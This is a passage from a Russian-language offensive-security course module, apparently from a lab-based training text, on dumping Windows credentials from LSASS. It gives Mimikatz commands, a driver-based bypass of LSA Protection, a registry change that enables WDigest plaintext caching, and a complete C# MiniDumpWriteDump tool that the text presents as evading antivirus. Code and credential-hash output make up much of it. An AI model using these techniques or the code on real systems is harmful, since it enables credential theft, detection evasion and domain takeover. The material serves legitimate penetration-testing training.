После запуска Mimikatz из командной строки с повышенными правами на нашей машине-жертве Windows 10 нужно вмешаться в память процесса LSASS, что обычно не разрешено, поскольку он принадлежит пользователю SYSTEM, а не текущему пользователю `offsec`. Однако как администратор пользователь `offsec` может использовать `SeDebugPrivilege`[93], чтобы читать и изменять процесс, принадлежащий другому пользователю. Для этого используем команду Mimikatz `privilege::debug`, чтобы включить `SeDebugPrivilege` через вызов `AdjustTokenPrivileges`, как показано в листинге 587.

```
C:\Tools\Mimikatz> mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Jul 10 2019 23:09:43
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK
```

Листинг 587 - Включение SeDebugPrivilege с помощью Mimikatz

После включения привилегии `SeDebugPrivilege` выгрузим все кэшированные пароли и хэши из LSASS с помощью `sekurlsa::logonpasswords`:

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 32785103 (00000000:01f442cf)
Session           : Interactive from 1
User Name         : offsec
Domain            : corp1
Logon Server      : DC01
Logon Time        : 11/18/2019 1:53:44 AM
SID               : S-1-5-21-1364860144-3811088588-1134232237-1106
        msv :
         [00000003] Primary
         * Username : offsec
         * Domain   : corp1
         * NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
         * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
         * DPAPI    : 4f66481a65cbbdbda1dbe9554c1bd0ed
        tspkg :
        wdigest :
         * Username : offsec
         * Domain   : corp1
         * Password : (null)
        kerberos :
         * Username : offsec
         * Domain   : CORP1.COM
         * Password : (null)
        ssp :
        credman :
...
```

Листинг 588 - Выгрузка учётных данных с помощью Mimikatz

Внутреннее устройство этой команды довольно сложное и выходит за рамки модуля из-за встроенного шифрования и недокументированных структур, используемых LSASS, но результат показывает NTLM-хэш доменного пользователя `offsec`, как видно в выделенной части листинга 588.

Протокол аутентификации wdigest[94] требует пароль в открытом виде, но он отключён в Windows 8.1 и более новых версиях. Его можно включить, создав значение реестра `UseLogonCredential` по пути `HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest`. После установки этого значения в 1 пароль в открытом виде будет кэшироваться в LSASS после последующих входов в систему.

С 2012 года, когда был выпущен Mimikatz и выгрузка кэшированных учётных данных стала популярной, Microsoft разработала техники смягчения: защиту LSA (LSA Protection) и Windows Defender Credential Guard.[95] В этом модуле мы сосредоточимся на защите LSA.

Как упоминалось ранее, Windows делит процессы на четыре разных уровня целостности. Дополнительный уровень защиты, облегчённые защищённые процессы (Protected Processes Light, PPL),[96] был добавлен начиная с Windows 8 и может накладываться поверх текущего уровня целостности. По сути, это означает, что процесс с уровнем целостности SYSTEM не может получить доступ к пространству памяти процесса, также выполняющегося с уровнем целостности SYSTEM, если у него включён PPL, и не может изменять его память.

Чтобы продемонстрировать это, войдём на сервер Windows 2019 `appsrv01` как пользователь `admin`. LSASS поддерживает PPL-защиту,[97] которую можно включить в реестре. Это делается через DWORD-значение `RunAsPPL` в `HKLM\SYSTEM\CurrentControlSet\Control\Lsa` со значением `1`. Этот механизм защиты отключён по умолчанию из-за проблем совместимости со сторонним ПО. На `appsrv01` защита LSA уже настроена.

Когда LSASS выполняется как облегчённый защищённый процесс, Mimikatz завершается неудачей из-за недостаточных разрешений, как показано в листинге 589.

```
C:\Tools\Mimikatz> mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

Листинг 589 - Неудачная выгрузка паролей из-за недостаточных разрешений

Команда `sekurlsa::logonpasswords` возвращает значение ошибки `0x00000005` (`Access denied`). PPL-защита управляется битом, находящимся в объекте ядра `EPROCESS`, связанном с целевым процессом. Если бы мы могли получить выполнение кода в пространстве ядра, мы могли бы отключить защиту LSA и выгрузить учётные данные. К счастью, это можно сделать с Mimikatz, поскольку он поставляется вместе с драйвером `mimidrv.sys`.

Для выгрузки учётных данных мы должны быть локальным администратором или SYSTEM, а значит у нас также будет привилегия `SeLoadDriverPrivilege` и возможность загружать любые подписанные драйверы. Mimikatz может загрузить драйвер `mimidrv.sys` командой `!+`:

```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started
```

Листинг 590 - Загрузка mimidrv.sys в ядро

После загрузки драйвера можно использовать его, чтобы отключить PPL-защиту для LSASS через команду `!processprotect`, передав параметр `/process:` для указания имени процесса и флаг `/remove` для отключения PPL, как показано в листинге 591.

```
mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 536 -> 00/00 [0-0-0]
```

Листинг 591 - Отключение защиты LSA с помощью Mimikatz

Хотя эта техника отключает защиту LSA, она требует загрузить драйвер `mimidrv.sys` на машину-жертву, что может стать индикатором для антивируса.

Далее снова попытаемся выгрузить кэшированные учётные данные с помощью `sekurlsa::logonpasswords`:

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 225064 (00000000:00036f28)
Session           : Interactive from 1
User Name         : admin
Domain            : corp1
Logon Server      : DC01
Logon Time        : 11/19/2019 2:38:17 AM
SID               : S-1-5-21-1364860144-3811088588-1134232237-1107
        msv :
         [00000003] Primary
         * Username : admin
         * Domain   : corp1
         * NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
         * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
         * DPAPI    : c4ba63d00510613add0c6fe2b3e65f16
        tspkg :
        wdigest :
         * Username : admin
         * Domain   : corp1
         * Password : (null)
        kerberos :
         * Username : admin
         * Domain   : CORP1.COM
         * Password : (null)
        ssp :
        credman :
...
```

Листинг 592 - Выгрузка учётных данных после отключения защиты LSA

Согласно этому выводу, мы обошли защиту LSA и получили NTLM-хэш пользователя с правами администратора домена. В следующем разделе обсудим, как выгружать память LSASS без Mimikatz.

### 12.3.2.1 Упражнения

1. Войдите на VM-жертву Windows 10 как пользователь `offsec` и выгрузите кэшированные учётные данные с помощью Mimikatz.
2. Выгрузите кэшированные учётные данные, вызвав расширение Mimikatz `kiwi`[98] из Meterpreter.
3. Войдите на сервер Windows 2019 `appsrv01` как пользователь `admin` и попытайтесь выгрузить кэшированные учётные данные с помощью Mimikatz.
4. Используйте драйвер Mimikatz, чтобы отключить защиту LSA на `appsrv01` и выгрузить учётные данные.

## 12.4 Обработка учётных данных офлайн

В этом разделе мы обработаем учётные данные офлайн, выгрузив нужный участок памяти из LSASS цели и загрузив его на другую Windows-машину, где можно безопасно извлечь учётные данные. Это поможет избежать обнаружения, поскольку Mimikatz не будет ни загружен на целевую машину, ни запущен с неё.

### 12.4.1 Дамп памяти

Сначала выгрузим память процесса LSASS. Windows позволяет создать файл дампа (dump file),[99] то есть снимок заданного процесса. Такой дамп включает загруженные библиотеки и память приложения. В этом примере создадим файл дампа с помощью Диспетчера задач (Task Manager). Чтобы открыть Диспетчер задач, щёлкнем правой кнопкой мыши по панели задач и выберем его. Затем перейдём на вкладку `Details`, найдём процесс `lsass.exe`, щёлкнем по нему правой кнопкой и выберем `Create dump file`, как показано на рисунке 229:




Рисунок 229: Диспетчер задач позволяет создать файл дампа

После выгрузки памяти процесса расположение файла дампа показывается во всплывающем окне (рисунок 230):



Рисунок 230: Окно с расположением файла дампа

Когда файл дампа создан, можно скопировать его с цели на наш локальный Windows-клиент, где мы сможем разобрать его с помощью Mimikatz.

При открытии файла дампа в Mimikatz целевая машина и машина обработки должны иметь совпадающие ОС и архитектуру. Например, если выгруженный процесс LSASS был с 64-битной машины Windows 10, то разбирать его нужно также на 64-битной Windows 10 или Windows 2016/2019. Однако обработка файла дампа не требует ни командной строки с повышенными правами, ни `privilege::debug`.

В этом примере мы сымитируем офлайн-разбор, скопировав файл дампа в каталог `C:\Toools\Mimikatz\` на VM-жертве Windows 10, и обработаем его там с помощью Mimikatz. Сначала выполним `sekurlsa::minidump`, передав имя файла дампа для разбора, а затем `sekurlsa::logonpasswords`, чтобы выгрузить кэшированные учётные данные:

```
C:\Tools\Mimikatz> mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Jul 10 2019 23:09:43
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 32785103 (00000000:01f442cf)
Session           : RemoteInteractive from 1
User Name         : admin
Domain            : corp1
Logon Server      : DC01
Logon Time        : 11/18/2019 1:53:44 AM
SID               : S-1-5-21-1364860144-3811088588-1134232237-1106
        msv :
         [00000003] Primary
         * Username : admin
         * Domain   : corp1
         * NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
         * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
         * DPAPI    : 4f66481a65cbbdbda1dbe9554c1bd0ed
        tspkg :
        wdigest :
         * Username : admin
         * Domain   : corp1
         * Password : (null)
        kerberos :
         * Username : admin
         * Domain   : CORP1.COM
         * Password : (null)
        ssp :
        credman :
...
```

Листинг 593 - Загрузка и разбор файла дампа с помощью Mimikatz

Это успешно выгружает учётные данные доменного пользователя `admin` и не требует наличия Mimikatz на целевой машине.

Однако у этой техники есть один очевидный недостаток: Диспетчер задач нельзя запустить как инструмент командной строки, поэтому нам нужен доступ к графическому интерфейсу цели. В качестве альтернативы можно создать файл дампа из командной строки с помощью ProcDump[100] из SysInternals. Поскольку ProcDump тоже может иметь сигнатуру, которую средства защиты распознают, в следующем разделе мы напишем собственный код для создания файла дампа.

#### 12.4.1.1 Упражнения

1. Используйте Диспетчер задач, чтобы создать файл дампа на вашей VM-жертве Windows 10, и разберите его с помощью Mimikatz.
2. Используйте ProcDump, расположенный в каталоге `C:\Tools\SysInternals`, чтобы создать файл дампа и разобрать его с помощью Mimikatz.

### 12.4.2 MiniDumpWriteDump

В этом разделе мы разработаем собственное C#-приложение для выполнения дампа памяти, который затем сможем разобрать с помощью Mimikatz. Когда Диспетчер задач и ProcDump создают файл дампа, они вызывают Win32 API `MiniDumpWriteDump`.[101] Это означает, что мы можем написать собственное приложение на C#, которое делает то же самое.

Для начала рассмотрим прототип функции, показанный в листинге 594:

```
BOOL MiniDumpWriteDump(
  HANDLE                            hProcess,
  DWORD                             ProcessId,
  HANDLE                            hFile,
  MINIDUMP_TYPE                     DumpType,
  PMINIDUMP_EXCEPTION_INFORMATION   ExceptionParam,
  PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,
  PMINIDUMP_CALLBACK_INFORMATION    CallbackParam
);
```

Листинг 594 - Прототип функции MiniDumpWriteDump

Эта функция требует много аргументов, но для нашего случая нужны только первые четыре. Первые два аргумента (`hProcess` и `ProcessId`) должны быть дескриптором LSASS и идентификатором процесса LSASS соответственно. Третий аргумент (`hFile`) - дескриптор файла, который будет содержать созданный дамп памяти, а четвёртый (`DumpType`) - перечислимый тип,[102] который мы установим в `MiniDumpWithFullMemory`, или его числовое значение 2, чтобы получить полный дамп памяти.

Имея базовое понимание API, создадим на Windows 10-клиенте консольное приложение Visual Studio C# с именем `MiniDump`, выберем сборку Release и установим архитектуру CPU в 64-bit.

Далее используем pinvoke.net, чтобы найти адаптированный для P/Invoke оператор `DllImport` для `MiniDumpWriteDump`, как показано в листинге 595:

```
using System;
using System.Runtime.InteropServices;

namespace MiniDump
{
    class Program
    {
        [DllImport("Dbghelp.dll")]
        static extern bool MiniDumpWriteDump(IntPtr hProcess, int ProcessId,
           IntPtr hFile, int DumpType, IntPtr ExceptionParam,
           IntPtr UserStreamParam, IntPtr CallbackParam);
...
```

Листинг 595 - Оператор DllImport для MiniDumpWriteDump

Перед вызовом `MiniDumpWriteDump` нужно подготовить четыре обязательных аргумента. Сначала получим идентификатор процесса LSASS и откроем дескриптор к нему. Чтобы получить идентификатор процесса, можно использовать метод `GetProcessesByName`[103] класса `Process`[104], передав имя процесса строкой, и выбрать свойство `Id`:

```
Process[] lsass = Process.GetProcessesByName("lsass");
int lsass_pid = lsass[0].Id;
```

Листинг 596 - Получение идентификатора процесса LSASS

Нужно подключить пространство имён `System.Diagnostics`, чтобы использовать класс `Process`. Дескриптор процесса LSASS можно получить через Win32 API `OpenProcess`,[105] как при внедрении в процесс.

Важно помнить, что скомпилированное приложение нужно выполнять из командной строки с повышенными правами, иначе `OpenProcess` завершится неудачей.

Добавим оператор `DllImport` для `OpenProcess` и передадим аргументы для полного доступа, отсутствия наследования и идентификатора процесса LSASS:

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace MiniDump
{
    class Program
    {
        [DllImport("Dbghelp.dll")]
        static extern bool MiniDumpWriteDump(IntPtr hProcess, int ProcessId,
           IntPtr hFile, int DumpType, IntPtr ExceptionParam,
           IntPtr UserStreamParam, IntPtr CallbackParam);

        [DllImport("kernel32.dll")]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle,
           int processId);

        static void Main(string[] args)
        {
            Process[] lsass = Process.GetProcessesByName("lsass");
            int lsass_pid = lsass[0].Id;

            IntPtr handle = OpenProcess(0x001F0FFF, false, lsass_pid);
...
```

Листинг 597 - Получение дескриптора LSASS

Теперь, когда первые два аргумента готовы, нужно настроить файл дампа. Вместо Win32 API `CreateFile`[106] можно использовать класс `FileStream`[107] и его конструктор. Чтобы создать объект `FileStream`, нужно передать путь к файлу (`lsass.dmp`), а также опцию `FileMode.Create`,[108] указывающую, что мы хотим создать новый файл. Также подключим пространство имён `System.IO`, чтобы использовать класс `FileStream`:

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.IO;

namespace MiniDump
{
    class Program
    {
        [DllImport("Dbghelp.dll")]
        static extern bool MiniDumpWriteDump(IntPtr hProcess, int ProcessId,
           IntPtr hFile, int DumpType, IntPtr ExceptionParam,
```

```
            IntPtr UserStreamParam, IntPtr CallbackParam);

        [DllImport("kernel32.dll")]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle,
            int processId);

        static void Main(string[] args)
        {
            FileStream dumpFile = new FileStream("C:\\Windows\\tasks\\lsass.dmp", FileMode.Create);
            Process[] lsass = Process.GetProcessesByName("lsass");
            int lsass_pid = lsass[0].Id;

            IntPtr handle = OpenProcess(0x001F0FFF, false, lsass_pid);
...
```

Листинг 598 - Создание пустого файла дампа

Теперь, когда все части готовы, можно вызвать `MiniDumpWriteDump`. При передаче аргумента дескриптора файла в `MiniDumpWriteDump` нужно преобразовать его в дескриптор файла в стиле C через метод `DangerousGetHandle`[109] класса `SafeHandle`.[110]

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.IO;

namespace MiniDump
{
    class Program
    {
        [DllImport("Dbghelp.dll")]
        static extern bool MiniDumpWriteDump(IntPtr hProcess, int ProcessId,
            IntPtr hFile, int DumpType, IntPtr ExceptionParam,
            IntPtr UserStreamParam, IntPtr CallbackParam);

        [DllImport("kernel32.dll")]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle,
            int processId);

        static void Main(string[] args)
        {
            FileStream dumpFile = new FileStream("C:\\Windows\\tasks\\lsass.dmp", FileMode.Create);
            Process[] lsass = Process.GetProcessesByName("lsass");
            int lsass_pid = lsass[0].Id;

            IntPtr handle = OpenProcess(0x001F0FFF, false, lsass_pid);
            bool dumped = MiniDumpWriteDump(handle, lsass_pid, dumpFile.SafeFileHandle.DangerousGetHandle(),
    2, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero);
```

Листинг 599 - Вызов MiniDumpWriteDump для создания файла дампа LSASS

После компиляции проекта можно выполнить его из командной строки с повышенными правами и создать файл дампа, как показано в листинге 600:

```
C:\Windows\Tasks> \\192.168.119.120\visualstudio\MiniDump\MiniDump\bin\x64\Release\MiniDump.exe

C:\Windows\Tasks> dir

 Volume in drive C has no label.
 Volume Serial Number is 564D-6BAE

 Directory of C:\Windows\Tasks

11/19/2019  06:20 AM    <DIR>          .
11/19/2019  06:20 AM    <DIR>          ..
11/19/2019  06:20 AM        49,099,206 lsass.dmp
               1 File(s)     49,099,206 bytes
               2 Dir(s)   5,823,295,488 bytes free
```

Листинг 600 - Создание файла дампа LSASS нашим пользовательским C#-приложением

Когда файл дампа создан, можно запустить Mimikatz и разобрать его так же, как в прошлом разделе:

```
C:\Windows\Tasks> c:\Tools\Mimikatz\mimikatz.exe
...
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 32785103 (00000000:01f442cf)
Session           : Interactive from 1
User Name         : offsec
Domain            : corp1
Logon Server      : DC01
Logon Time        : 11/18/2019 1:53:44 AM
SID               : S-1-5-21-1364860144-3811088588-1134232237-1106
        msv :
         [00000003] Primary
         * Username : offsec
         * Domain   : corp1
         * NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
         * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
         * DPAPI    : 4f66481a65cbbdbda1dbe9554c1bd0ed
        tspkg :
        wdigest :
         * Username : offsec
         * Domain   : corp1
         * Password : (null)
        kerberos :
         * Username : offsec
         * Domain   : CORP1.COM
         * Password : (null)
        ssp :
        credman :
...
```

Листинг 601 - Разбор файла дампа с помощью Mimikatz

Вывод листинга 601 показывает, что наше пользовательское C#-приложение действительно создало корректный файл дампа LSASS. Отойдя от готовых инструментов, мы улучшили свою операционную технику и, вероятно, избежали обнаружения антивирусом.

#### 12.4.2.1 Упражнения

1. Напишите и скомпилируйте C#-приложение, которое создаёт файл дампа LSASS, как показано в этом разделе.
2. Создайте PowerShell-скрипт, вызывающий `MiniDumpWriteDump` для создания файла дампа.

## 12.5 Завершение

В этом модуле мы обсудили различные механизмы аутентификации и уровни привилегий, реализованные в Windows, и продемонстрировали разные инструменты и техники для получения учётных данных и повышения привилегий.

# Примечания


**[1]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Security_Account_Manager
**[2]** (Péter Gombos, 2018), https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4
**[3]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/MD4
**[4]** (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/local-accounts
**[5]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Security_Identifier
**[6]** (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms721604(v=vs.85).aspx#_security_relative_identifier_gly
**[7]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/cimwin32prov/win32-useraccount
**[8]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/vss/volume-shadow-copy-service-overview
**[9]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/vssadmin
**[10]** (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc788055(v=ws.11)?redirectedfrom=MSDN
**[11]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic
**[12]** (tijl, 2017), https://www.insecurity.be/blog/2018/01/21/retrieving-ntlm-hashes-and-what-changed-technical-writeup/
**[13]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/reg-save
**[14]** (Neohapsis, 2018), https://github.com/Neohapsis/creddump7
**[15]** (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn581922(v%3Dws.11)
**[16]** (Microsoft, 2019), https://social.technet.microsoft.com/wiki/contents/articles/8548.active-directory-sysvol-and-netlogon.aspx
**[17]** (Microsoft, 2019), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be?redirectedfrom=MSDN
**[18]** (PowerShellMafia, 2017), https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1
**[19]** (Microsoft, 2015), https://support.microsoft.com/en-us/help/2962486/ms14-025-vulnerability-in-group-policy-preferences-could-allow-elevati
**[20]** (Microsoft, 2017), https://blogs.technet.microsoft.com/secguide/2018/12/10/remote-use-of-local-accounts-laps-changes-everything/
**[21]** (Sean Metcalf, 2016), https://adsecurity.org/?p=3164
**[22]** (Microsoft, 2017), https://support.microsoft.com/en-us/help/922836/how-to-mark-an-attribute-as-confidential-in-windows-server-2003-servic
**[23]** (Leo Loobeek, 2018), https://github.com/leoloobeek/LAPSToolkit
**[24]** (PowerShellEmpire, 2016), https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView
**[25]** (Microsoft, 2020), https://gallery.technet.microsoft.com/step-by-step-deploy-local-7c9ef772/file/150657/1/step%20by%20step%20guide%20to%20deploy%20microsoft%20laps.pdf
**[26]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens
**[27]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control
**[28]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/privileges
**[29]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works
**[30]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-adjusttokenprivileges
**[31]** (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/shutdown
**[32]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/api/ntsecapi/nf-ntsecapi-lsaaddaccountrights
**[33]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/how-to-configure-security-policy-settings
**[34]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens
**[35]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/impersonation-tokens
**[36]** (James Forshaw, 2015), https://www.slideshare.net/Shakacon/social-engineering-the-windows-kernel-by-james-forshaw
**[37]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/com/delegation-and-impersonation
**[38]** (Bryan Alexander, Steve Breen, 2017), https://foxglovesecurity.com/2017/08/25/abusing-token-privileges-for-windows-local-privilege-escalation/
**[39]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Handle_(computing)
**[40]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/services/localservice-account
**[41]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-duplicatetokenex
**[42]** (@itm4n, 2020), https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/
**[43]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/ipc/pipes
**[44]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/ipc/interprocess-communications
**[45]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/ipc/anonymous-pipes
**[46]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/ipc/named-pipes
**[47]** (@harmj0y, 2017), https://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/
**[48]** (Microsoft, 2019), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-prsod/7262f540-dd18-46a3-b645-8ea9b59753dc
**[49]** (Micorosft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/namedpipeapi/nf-namedpipeapi-impersonatenamedpipeclient
**[50]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-createnamedpipea
**[51]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/namedpipeapi/nf-namedpipeapi-connectnamedpipe
**[52]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/api/winbase/nf-winbase-waitnamedpipea
**[53]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openthreadtoken
**[54]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-gettokeninformation
**[55]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/sddl/nf-sddl-convertsidtostringsidw
**[56]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentthread
**[57]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/secauthz/access-rights-for-access-token-objects
**[58]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/api/winnt/ne-winnt-token_information_class

**[59]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.allochglobal?view=netcore-3.1
**[60]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/ns-ntifs-_token_user
**[61]** (Microsoft, 2020),
https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.ptrtostructure?view=netcore-3.1
**[62]** (Microsoft, 2020),
https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.ptrtostringauto?view=netcore-3.1
**[63]** (Microsoft, 2019), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/d42db7d5-f141-4466-8f47-0a4be14e2fc1
**[64]** (Microsoft, 2019), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/989357e2-446e-4872-bb38-1dce21e1313f
